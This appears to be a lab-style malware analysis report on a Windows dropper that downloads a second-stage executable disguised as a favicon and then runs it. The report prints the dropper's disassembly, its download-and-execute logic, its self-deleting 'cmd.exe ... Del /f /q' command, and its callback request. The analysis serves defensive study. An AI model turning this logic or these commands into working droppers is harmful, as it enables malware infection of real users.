


Dropper Download From URL

July 2025| Adrian Jenkins | v1.0

Table of Contents

Executive Summary


SHA256	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A
MD5	1D8562C0ADCAEE734D63F7BAACA02F7C

Dropper.DownloadFromURL is categorized as a trojan malware first identified on 2021-09-04. It is a Windows 32-bit Portable Executable (PE). It consists of one main payload that is executed in succession of a successful spearphishing attempt. Symptoms of infection include a request to download the main payload to the URL listed in the Appendix A, and an executable named “CR433101.dat.exe” appearing in the “C:\Users\Public\Documents” directory.

Malware hashes have been submitted to VirusTotal for further examination, see Appendix B.

High-Level Technical Summary

Dropper.DownloadFromURL consists of two parts: the malware will attempt to connect to a callback URL of “[hxxp]:///ssl-6582datamanager.helpdeskbros[.]local/” and then download the main payload called “CR433101.dat.exe”. If the HTTP call fails, it will delete itself from disk.



Malware Composition

Dropper.DownloadFromURL.exe consists of the following components:

File Name	SHA256 Hash
Dropper.DownloadFromURL.exe	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A
CR433101.dat.exe	Cannot be determined

Dropper.DownloadFromURL.exe

The initial executable that runs after a successful spearphishing campaign.


CR433101.dat.exe:


The main payload. Unfortunately, it is not possible to study this binary.

Static Analysis

Tool: PEStudio


- This is a 32-bit Windows Portable Executable.
- The Import Address Table(IAT) suggests the malware will try to make an HTTP(s) request.





Tool: Floss (String Analysis)

- From the string analysis there are some potential interesting things:
    - APIs suggest malware **HTTP** attempt to **“[hxxp]:///ssl-6582datamanager.helpdeskbros[.]local/favicon.ico”** and **“[hxxp]://huskyhacks[.]dev”**. There could be more connection attempts that we don’t know about.
    - A document called **“CR433101.dat.exe”** is created in the **“C:\Users\Public\Documents”**.
    - The possible use of API ***IsDebuggerPresent*** might indicate anti-debugging technique.
    - The first “ping” command seems to test internet connectivity and then delete a file regardless of the result. **Possibly showing potential self-deletion capabilities.**
        - “%s” is a place holder for the actual file to delete.
        - “/f”: forces deletion.
        - “q”: runs quietly.
    - The second “ping” command seems to test internet connectivity and then execute “CR433101.dat.exe” regardless of the result.




Dropper Download From URLMalware
Jul 2025
v1.0

Tool:Cutter


Taking a closer look into the main function

- It is preparing for an HTTP connection by calling API ***InternetOpen***, this returns a valid handle that the application passes to subsequent WinINet functions. If it fails, it returns null.
- Now it passes that handle and calls API ***URLDownloadToFile***. This downloads bits and saves them to a file.
    - The URL is **“[hxxp]:///ssl-6582datamanager.helpdeskbros[.]local/favicon.ico”**.
    - The file name created/downloaded is **“C:\Users\Public\Documents\CR433101.dat.exe”**.
    - This function returns:
        - S_OK
        - E_OUTOFMEMORY
        - INET_E_DOWNLOAD_FAILURE




```
[0x00401080]
int main(int argc, char **argv, char **envp);
; var HANDLE hObject @ stack - 0x6dc
; var int32_t var_6c0h @ stack - 0x6c0
; var LPSTARTUPINFOW lpStartupInfo @ stack - 0x6a0
; var int32_t var_658h @ stack - 0x658
; var LPWSTR lpFilename @ stack - 0x64c
; var LPWSTR lpCommandLine @ stack - 0x450
; var int32_t var_6ch @ stack - 0x6c
; var int32_t var_60h @ stack - 0x60
; var int32_t var_8h @ stack - 0x8
0x00401080      push    ebp
0x00401081      mov     ebp, esp
0x00401083      and     esp, 0xfffffff0
0x00401086      sub     esp, 0x680
0x0040108c      mov     eax, dword [data.00404004] ; 0x404004
0x00401091      xor     eax, esp
0x00401093      mov     dword [var_8h], eax
0x0040109a      push    0
0x0040109c      push    0
0x0040109e      push    0
0x004010a0      push    0
0x004010a2      push    str.Mozilla_5.0 ; 0x403288
0x004010a7      call    dword [InternetOpenW] ; 0x403070
0x004010ad      lea     ecx, [esp]
0x004010b0      mov     dword [data.00404388], eax ; 0x404388
0x004010b5      mov     dword [esp], 0x7d0 ; 2000
0x004010bc      mov     dword [lpStartupInfo.lpTitle], 0
0x004010c4      call    fcn.004011e0 ; fcn.004011e0
0x004010c9      push    0
0x004010cb      push    0
0x004010cd      push    str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2      push    str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico ; 0x4031b8
0x004010d7      push    0
0x004010d9      call    dword [URLDownloadToFileW] ; 0x4030f4
0x004010df      test    eax, eax
0x004010e1      jne     0x401142
```

- Depending on the result of calling ***URLDownloadToFile*** it will do one thing or the other.
    - <u>If the call succeeds:</u>
        - It calls API ***InternetOpenUrlA*** to make an HTTP request to “[hxxp]://huskyhacks[.]dev”.
        - It calls ***ShellExecuteW***. This function performs an operation on a specified file.
            - As “operation” it wants to “open” the specified file.
            - The string passed is: “str.ping_1.1.1.1__n_1__w_3000___Nul___C:_Users_Public_Documents_CR433101.dat.exe”
    - <u>If the call fails for whatever reason:</u>
        - It pushes string “str.cmd.exe__C_ping_1.1.1.1__n_1__w_3000___Nul___Del__f__q___s” and then calls a function. Most likely, this is a self-deleting mechanism.



A high level overview of the execution would be something as follows:

- Malware attempts to connect AND download a file to URL “[hxxp]:///ssl-6582datamanager.helpdeskbros[.]local/favicon.ico”.
    - If this fails:
        - It will delete itself.
    - If this succeeds:
        - Make an HTTP connection to “[hxxp]://huskyhacks[.]dev”. What is this doing, we can not say just yet.
        - It executes the downloaded file located at “C:\Users\Public\Documents\CR433101.dat.exe”.



Dropper Download From URLMalware
Jul 2025
v1.0


Advanced Static Analysis

Initial Behavior

No Internet Connectivity


Executed “Dropper.DownloadFromURL.exe” and after a couple of seconds it deleted itself.
Just

- From Wireshark:
  - There is an initial failed DNS query attempt to obtain the IP Address for domain name “ssl-6582datamanager.helpdeskbros[.]local”.




2	5.836505	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
3	5.836975	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
4	5.845424	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
5	5.845770	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
6	5.845868	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
7	5.846062	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
8	5.846118	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
9	5.846292	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
10	5.846369	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbros.local
11	5.846569	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)

- From the Process Monitor we can see:
  - Dropper.DownloadFromURL.exe spawned “cmd.exe” with ‘cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\flareuser\Desktop\Dropper.DownloadFromURL.exe"’.
    - This is the same command we saw in the “string analysis” section and in “Cutter”, where the “%s%” got replaced for the actual file path.
  - This resulted in the malware being deleted.



Dropper.DownloadFromURL.ex		C:\Users\flareuser...		DESKTOP-V7VK...	"C:\Users\flareuser\Desktop\Dropper.DownloadFromURL.exe"
Conhost.exe (5068)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-V7VK...	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
cmd.exe (2648)	Windows Comma...	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-V7VK...	cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\flareuser\Desktop\Dropper.DownloadFromURL.exe"
Conhost.exe (1664)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-V7VK...	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
PING.EXE (3840)	TCP/IP Ping Com...	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-V7VK...	ping 1.1.1.1 -n 1 -w 3000




This matches our understanding of the malware in the static analysis section. If that domain is not reachable OR if the domain is reachable but the file can not be downloaded for whatever reason, then the malware removes itself.

With Internet Connectivity

Executed “Dropper.DownloadFromURL.exe”, nothing seems to have happened visually, but the malware executable is still visible.

From **Wireshark**:

- There is a **DNS request** for “**ssl-6582datamanager.helpdeskbros[.]local**”.
- There is another **DNS request** for “**huskyhacks[.]dev**”.
- **HTTP GET** request to “**[hxxp]://ssl-6582datamanager.helpdeskbros[.]local/favicon.ico**”. The server replied with 198 bytes of data. This would be the second stage payload in a real world scenario.
- **HTTP GET** request to “**[hxxp]://husckyhacks[.]dev**”. However, this does not seem to be downloading or doing anything.



Host: ssl-6582datamanager.helpdeskbros[.]local

```
GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: ssl-6582datamanager.helpdeskbros.local
Connection: Keep-Alive


HTTP/1.1 200 OK
Content-Type: image/x-icon
Server: INetSim HTTP Server
Content-Length: 198
Date: Wed, 23 Jul 2025 17:38:31 GMT
Connection: Close

......................(....... ..........................................................................
..........................................................
